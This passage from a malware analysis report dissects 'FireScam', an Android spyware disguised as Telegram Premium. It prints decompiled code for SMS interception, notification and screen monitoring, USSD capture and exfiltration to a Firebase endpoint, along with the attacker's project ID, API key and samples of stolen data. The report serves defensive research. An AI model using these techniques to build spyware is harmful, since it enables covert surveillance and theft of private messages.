        C1418g m3229d - C1418g.m3229d();
        m3229d.m3233b();
        String str4 = m3229d.f4470c.f4484c;
        if (str4 == null) {
            m3229d.m3233b();
            if (m3229d.f4470c.f4488g == null) {
                throw new C1860b(
"Failed to get FirebaseDatabase instance: Can't determine Firebase Database URL. Be sure to include a Project ID in yo
ur configuration.");
            }
            StringBuilder sb2 - new StringBuilder("https://");
            m3229d.m3233b();
            str4 = AbstractC1036a.m2087n(sb2, m3229d.f4470c.f4488g, "-default-rtdb.firebaseio.com");
```


Code snippet: Firebase Database URL Construction and Validation

The Firebase Project ID is stored in the strings.xml file under resources and is used to construct the complete URL where the data is exfiltrated:



```
<string name="project_id">androidscamru</string>
<string name="search_menu_title">Search</string>
```

The strings.xml file also contains the firebase_database_url, google_api_key, and app_id:




```
<string name="firebase_database_url">https://androidscamru-default-rtdb.firebaseio.com</string>
<string name="gcm_defaultSenderId">80440873838</string>
<string name="google_api_key">AIzaSyBP7o2JGUzJRW48sDyqcwripeLsu1Qmv1I</string>
<string name="google_app_id">1:80440873838:android:dc27307e28172287a2e77f</string>
<string name="google_crash_reporting_api_key">AIzaSyBP7o2JGUzJRW48sDyqcwripeLsu1Qmv1I</string>
<string name="google_storage_bucket">androidscamru.firebasestorage.app</string>
```

Snippet: strings.xml

Initial Device Information Exfiltration:

Upon installation and startup, the malicious app immediately sends sensitive device information to a Firebase Realtime Database URL. This initial communication includes details about the compromised device, such as the device name, app name, notification text, and the date and time of the event:




```java
public Notify(String str, String str2, String str3, String str4, String str5, String str6, String str7) {
    this.f6319id = str;
    this.device = str2;
    this.appName = str3;
    this.title = str4;
    this.text = str5;
    this.date = str6;
    this.time = str7;
}
```

Initial information exfiltration

Messages Exfiltration:

The malware monitors the activity of the Messages app on the compromised device and exfiltrates the content of text messages. It tags the exfiltrated data with the label “appName: Messages” to indicate the source app, sending data to a designated Firebase Realtime Database URL. By continuously monitoring and exfiltrating message content, the malware enables attackers to access sensitive communication data from the device, facilitating further surveillance and data theft:




```java
public final class C0111e extends BroadcastReceiver {

    /* renamed from: a */
    public final /* synthetic */ int f253a;

    @Override // android.content.BroadcastReceiver
    public final void onReceive(Context context, Intent intent) {
        switch (this.f253a) {
            case 0:
                AbstractC1815i.m3877e(context, "context");
                AbstractC1815i.m3877e(intent, "intent");
                String action = intent.getAction();
                if (action == null ? false : action.equals("android.provider.Telephony.SMS_RECEIVED")) {
                    StringBuilder sb = new StringBuilder();
                    Bundle extras = intent.getExtras();
                    if (extras != null) {
                        Object[] objArr = (Object[]) extras.get("pdus");
                        AbstractC1815i.m3874b(objArr);
```

Message exfiltration

Monitors screen state changes:


The malware monitors screen state changes on the compromised device by listening for specific broadcast intents related to the screen’s on/off status. When the screen is turned on (android.intent.action.SCREEN_ON), it captures the event and logs it, tagging the notification with the app’s name. Similarly, when the screen is turned off (android.intent.action.SCREEN_OFF), it detects the state change and logs the corresponding event. The captured data, such as the event type (screen on or off) and the app name, is then sent to the Firebase real-time database for further processing or surveillance. This behavior allows the attacker to track when the device is in use, enabling more targeted actions based on screen activity:



```
AbstractC1815i.m3877e(context, "context");
AbstractC1815i.m3877e(intent, "intent");
String action2 = intent.getAction();
if (action2 != null) {
    int hashCode = action2.hashCode();
    if (hashCode != -2128145023) {
        if (hashCode == -1454123155 && action2.equals("android.intent.action.SCREEN_ON")) {
            String string2 = context.getString(C1083R.string.app_name);
            AbstractC1815i.m3876d(string2, "getString(...)");
            AbstractC1413b.m3207H("Screen", "Экран включён", string2);
            break;
        }
    } else if (action2.equals("android.intent.action.SCREEN_OFF")) {
        String string3 = context.getString(C1083R.string.app_name);
        AbstractC1815i.m3876d(string3, "getString(...)");
        AbstractC1413b.m3207H("Screen", "Экран выключен", string3);
        break;
```

Code snippet: screen monitoring

Notification Monitoring:
The NotifyListener service, implemented as a subclass of NotificationListenerService, monitors device notifications based on criteria defined in the AndroidManifest.xml. Notifications categorized as "conversations" or "alerting" are processed, while "ongoing" or "silent" notifications are ignored. The class includes an array (f6318r) listing package names for specific apps like Telegram, WhatsApp, Viber, and VK. However, this array is not used in the provided code, suggesting that app-specific filtering was either planned but not implemented or omitted.



```
<service
    android:name="ru.get.app.NotifyListener"
    android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE"
    android:enabled="true"
    android:exported="false">
    <intent-filter>
        <action android:name="android.service.notification.NotificationListenerService"/>
    </intent-filter>
    <meta-data
        android:name="android.service.notification.default_filter_types"
        android:value="conversations|alerting"/>
    <meta-data
        android:name="android.service.notification.disabled_filter_types"
        android:value="ongoing|silent"/>
</service>
```

```
public final class NotifyListener extends NotificationListenerService {

    /* renamed from: q */
    public final LinkedHashMap f6317q = new LinkedHashMap();

    /* renamed from: r */
    public final String[] f6318r = {"org.telegram.messenger", "com.whatsapp", "com.viber.voip",
"com.vkontakte.android"};
```


Code snippet: notification monitoring

As a result, the malware does not restrict itself to monitoring notifications from these specific apps but instead captures all notifications that meet the general filters. This broad monitoring capability enables the malware to potentially access sensitive information across various apps, leveraging notification data for malicious purposes.

Additionally, the app requests the BIND_NOTIFICATION_LISTENER_SERVICE permission, granting it access to all notifications on the device. This is a common tactic used by malicious apps to monitor or collect sensitive data from other applications. By capturing notifications from multiple apps, the malware can intercept messages, call alerts, and track user activities, such as logins and system events. This compromises user privacy and can facilitate targeted attacks, such as phishing or unauthorized data collection. Since the service processes all notifications, the malware can silently observe sensitive information without the user's knowledge or consent, making detection and mitigation more challenging.

The inclusion of obfuscation techniques, such as Protect.classesInit0(4), highlights the app's efforts to conceal its true intent, making it more difficult to reverse-engineer. These techniques are commonly employed to obscure the app's functionality, hindering security analysis and decreasing the likelihood of detection by security software or researchers.

USSD Response Handling and Data Logging:
The malware listens for USSD responses using the C0109c class, which extends TelephonyManager.UssdResponseCallback. This class handles both successful and failed USSD responses, logging the response data along with associated error codes. The MessagingService retrieves the app name, which is included in the logs to provide context:



```
    public final void onReceiveUssdResponse(TelephonyManager telephonyManager, String str, CharSequence
charSequence) {
        super.onReceiveUssdResponse(telephonyManager, str, charSequence);
        String str2 = str + "\n" + ((Object) charSequence);
        String string = this.f252a.getString(C1083R.string.app_name);
        AbstractC1815i.m3876d(string, "getString(...)");
        AbstractC1413b.m3207H("USSD", str2, string);
```

Code snippet: USSD response monitoring


With elevated permissions, such as access to SMS and telephony services, the malware exploits its functionality to silently intercept and log USSD responses, which may include sensitive information like account balances, mobile transactions, or network-related data. These logs are then exfiltrated to a Firebase database, granting attackers remote access to the captured details without the user's knowledge.

Furthermore, the malware can track and manipulate USSD interactions, potentially triggering malicious actions or commands. This covert behavior allows the malware to bypass detection, steal sensitive data, and operate undetected by the user.

Monitors Clipboard and Content Sharing Operations:
The ContentInfoCompat class logs detailed information about content being processed, including text and URIs, while identifying the source of the content. It categorizes the source into several types, such as:

- Text Input: User-typed text or text selected from the interface.
- Autofill: Automatically filled data, potentially including passwords or forms.
- Clipboard: Content copied from other apps.
- Drag and Drop: Content being moved by the user via drag-and-drop actions.
- Input Method: Data entered through keyboard inputs.
- App: Direct sharing from another application.

This logging capability enables the malware to capture and analyze data from various sources, increasing the potential for exfiltrating sensitive information.




```
    public String toString() {
        String str;
        switch (this.f933q) {
            case 1:
                StringBuilder sb = new StringBuilder("ContentInfoCompat{clip=");
                sb.append(this.f934r.getDescription());
                sb.append(", source=");
                int i3 = this.f935s;
                sb.append(i3 != 0 ? i3 != 1 ? i3 != 2 ? i3 != 3 ? i3 != 4 ? i3 != 5 ? String.valueOf(i3) :
"SOURCE_PROCESS_TEXT" : "SOURCE_AUTOFILL" : "SOURCE_DRAG_AND_DROP" : "SOURCE_INPUT_METHOD" : "SOURCE_CLIPBOARD"
: "SOURCE_APP");
                sb.append(", flags=");
                int i4 = this.f936t;
                sb.append((i4 & 1) != 0 ? "FLAG_CONVERT_TO_PLAIN_TEXT" : String.valueOf(i4));
                Uri uri = this.f937u;
                if (uri == null) {
                    str = "";
                } else {
                    str = ", hasLinkUri(" + uri.toString().length() + ")";
                }
                sb.append(str);
                return AbstractC1036a.m2087n(sb, this.f938v != null ? ", hasExtras" : "", "}");
            default:
                return super.toString();
```

Code snippet: content monitoring from different sources

This functionality enables the malware to track and log sensitive content from various sources, including copied text, auto-filled passwords, and shared app data. It can intercept private information such as login credentials, account numbers, and personal messages, exfiltrating the data to a remote server. By monitoring the content's source and type, the malware can target specific user actions or data for collection. Such behavior is characteristic of spyware and information-stealing malware.

Monitoring User Engagement and Screen Exposure:

The malware tracks user engagement and screen exposure by monitoring the duration the screen remains active and recording user interactions. During initialization, it sets up variables to record the system's current time and configures necessary components. The method m4710a calculates the duration of screen activity and user engagement. Events with screen exposure lasting less than 1,000 milliseconds are ignored, while longer durations are logged as user engagement. This data is then transmitted to the Firebase database for further analysis or malicious use.




```
        long j4 = j3 - this.f7211a;
        if (!z3 && j4 < 1000) {
            c2147i1.mo29d().f6913D.m4501b(Long.valueOf(j4),
"Screen exposed for less than 1000 ms. Event not sent. time");
            return false;
        }
        if (!z4) {
            j4 = j3 - this.f7212b;
            this.f7212b = j3;
        }
        c2147i1.mo29d().f6913D.m4501b(Long.valueOf(j4), "Recording user engagement, ms")
        Bundle bundle = new Bundle();
        bundle.putLong("_et", j4);
```

Code snippet: screen/ user activity monitoring

By monitoring user engagement, the malware can track how long a user interacts with specific apps or content. It can also determine when the device is actively in use, allowing the malware to collect data on user habits and interactions. This functionality is commonly employed by spyware to covertly gather sensitive information, enabling further malicious activities such as targeted ads, fraud, or more intrusive surveillance.

Monitoring E-commerce Transactions:

The malware monitors and intercepts specific events, such as purchases or refunds, by evaluating event types based on input parameters. It first checks if the event type matches predefined values, such as “ecommerce_purchase”, “purchase”, or “refund.” If a match is found, it returns true, indicating that the event is of interest. If not, it queries a map (f7080w) associated with the event name and checks if a corresponding Boolean value exists for the event type. If the Boolean value is found and set to true, the malware considers the event valid and returns true:




```
public final boolean m4604D(String str, String str2) {
    Boolean bool;
    mo351();
    m4610J(str);
    if ("ecommerce_purchase".equals(str2) || "purchase".equals(str2) || "refund".equals(str2)) {
        return true;
```

Code snippet: e-commerce activity monitoring

This functionality is likely used by the malware to monitor and potentially intercept user activities related to financial transactions, such as purchases or refunds. By targeting these specific events, the malware can track user behavior within e-commerce apps, potentially gathering sensitive information such as transaction details and payment data.

Potential to Download Additional Payload:

The malware attempts to download and process image data from a specified URL:




```
    boolean isLoggable = Log.isLoggable("FirebaseMessaging", 4);
    URL url = this.f1660q;
    if (isLoggable) {
        Log.i("FirebaseMessaging", "Starting download of: " + url);
    }
    URLConnection openConnection = url.openConnection();
    if (openConnection.getContentLength() > 1048576) {
        throw new IOException("Content-Length exceeds max size of 1048576");
    }
    InputStream inputStream = openConnection.getInputStream();
    try {
        byte[] m3209J = AbstractC1413b.m3209J(new C0562d(inputStream));
        if (inputStream != null) {
            inputStream.close();
```

Code snippet: download capability

This functionality allows the malware to download and decode images from a remote server, potentially for malicious purposes such as exfiltrating data or delivering payloads disguised as images. By leveraging Firebase Messaging or other communication channels, the malware could receive images containing hidden data or malware in encoded form, enabling covert data transfer or execution of further attacks.

FireScam's Dynamics:

The dropper installs and executes the main payload (Telegram Premium), initiating the 'IntroActivity' to display the welcome screen:



Welcome!


Now you have access to the unique features of Telegram Premium! Send exclusive stickers, increase file upload limits, speed up message delivery, and explore other useful features to make your messenger experience even more convenient and enjoyable.

IntroActivity: welcome screen

Following this, the app requests permissions for Contacts, Phone, and Messages. Meanwhile, it sends a POST request to Firebase to register the installation with the unique ID 'androidscamru' at the URL "https[:]//firebaseinstallations[.]googleapis[.]com/v1/projects/androidscamru/installations". This unique ID will be used for future operations, such as FCM.


It also sends a POST request to "https[:]//android[.]apis[.]google[.]com/c2dm/register3", attempting to register the device for receiving push notifications through the Cloud to Device Messaging (C2DM) service, which has since been deprecated.

FireScam requests additional permissions to allow unrestricted background activity (exemption from battery optimization) and to access notifications on the compromised device.


Permissions
Please grant permission to proceed and ensure proper functionality.
Battery optimization
Access to notifications
READY

Requesting Permission


After obtaining all of the required permissions, it launches WebActivity, which uses a WebView to display the login interface of the legitimate Telegram website (web[.]telegram[.]org). The interface prompts the user to log in using their telephone number:


Sign in to Telegram
Please confirm your country code and enter your phone number.
Country
Phone Number
Keep me signed in
NEXT

WebVIew: Telegram login

Regardless of whether the user logs into the Telegram web interface presented via WebView on the compromised device, the malware begins its data and information-stealing process.


Spying and Exfiltration:
First, the malware notifies the threat actor by sending the device's state (e.g. "online") along with details such as the date, time, device name, and identifier text. This confirms the compromise and the active state of the malware:



```
   appName:               "Telegram Premium"
   date:                  "2024-12-[redacted]"
 ▾ device:                "Google [redacted]\nAndroid: 11,\nT-Mobile: [redacted]"
   id:                    ""
 ▾ text:                  "[redacted]
   time:                  "12:44:49"
   title:                 "Online"
```

Device current status on the Firebase real-time database

It monitors the activity of the Messages app on the device and uploads the captured content to the Firebase Realtime Database as soon as it is retrieved:




[redacted] 1212

12:36 PM

I will send you the secret message.

2 min


Received message on the device



```
appName:     "Messages"
date:        "2024-12-[redacted]"
device:      "Google [redacted],\nAndroid: 11,\nT-Mobile: +[redacted]"
id:          ""
text:        "I will send you the secret message."
time:        "12:36:05"
title:       "[redacted]-1212"
```

Stolen message on the Firebase real-time database

FireScam also monitors all notifications, captures the details, and exfiltrates them to its Firebase C2 endpoint. The message shown above is captured by the malware app through notification monitoring:




```
appName:     "Telegram Premium"
date:        "2024-12-[redacted]"
device:      "Google [redacted],\nAndroid: 11,\nT-Mobile: +[redacted]"
id:          ""
text:        "I will send you the secret message."
time:        "12:36:05"
title:       "[redacted]"
```

Message notification captured by malware (firebase C2 endpoint)


With its notification monitoring capabilities, FireScam can stealthily observe and record system activities, trigger malicious actions in response to specific events, evade detection by security software, and maintain persistence on the compromised device.

FireScam also captures data and information from other applications, such as the Phone app, Google Play Store, and others:




```
appName:     "Phone"
date:        "2024-12-[redacted]"
device:      "Google [redacted],\nAndroid: 11,\nT-Mobile: +[redacted]"
id:          ""
text:        "Не возможно получить текст уведомления"
time:        "13:29:35"
title:       "Missed call"
```

Captured missed call from Phone app (firebase C2 endpoint)



```
appName:     "Google Play Store"
date:        "2024-12-[redacted]"
device:      "Google [redacted],\nAndroid: 11,\nAndroid: +[redacted]"
id:          ""
text:        '"Telegram Premium" may be harmful'
time:        "12:54:36"
title:       "Uninstall harmful app"
```


Captured Google Play warning (firebase C2 endpoint)



```
appName:    "Viber"
date:       "2024-12-[redacted]"
▼ device:   "[redacted]\nAndroid: 13\nBattery: 75.0\nScreen: true\n[redacted]: +[redacted]
id:         ""
text:       "[redacted]"
time:       "12:47:37"
title:      "A-95: Влад"
```

Captured data from Viber app (firebase C2 endpoint)

FireScam also monitors screen activity and uploads any significant findings to the Firebase C2 endpoint:



```
appName:    "Telegram Premium"
date:       "2024-12-[redacted]"
▼ device:   "Google [redacted],\nAndroid: 11,\nT-Mobile: +[redacted]"
id:         ""
text:       "Экран включён"
time:       "12:35:45"
title:      "Screen"
```


Captured screen activity (firebase C2 endpoint)

All the malicious activities identified during the behavioral analysis corroborate the findings from the code analysis, confirming the app's functionality, behavior, and capabilities. It also highlights the use of legitimate services, such as Firebase, for malicious purposes, including data exfiltration, command-and-control communication, and evasion of security mechanisms.

Network Insights:

The code and behavioral analysis reveal that FireScam captures data from the compromised device, while network activity analysis confirms that the data is exfiltrated to the Firebase C2 endpoint over a secure TLS connection.

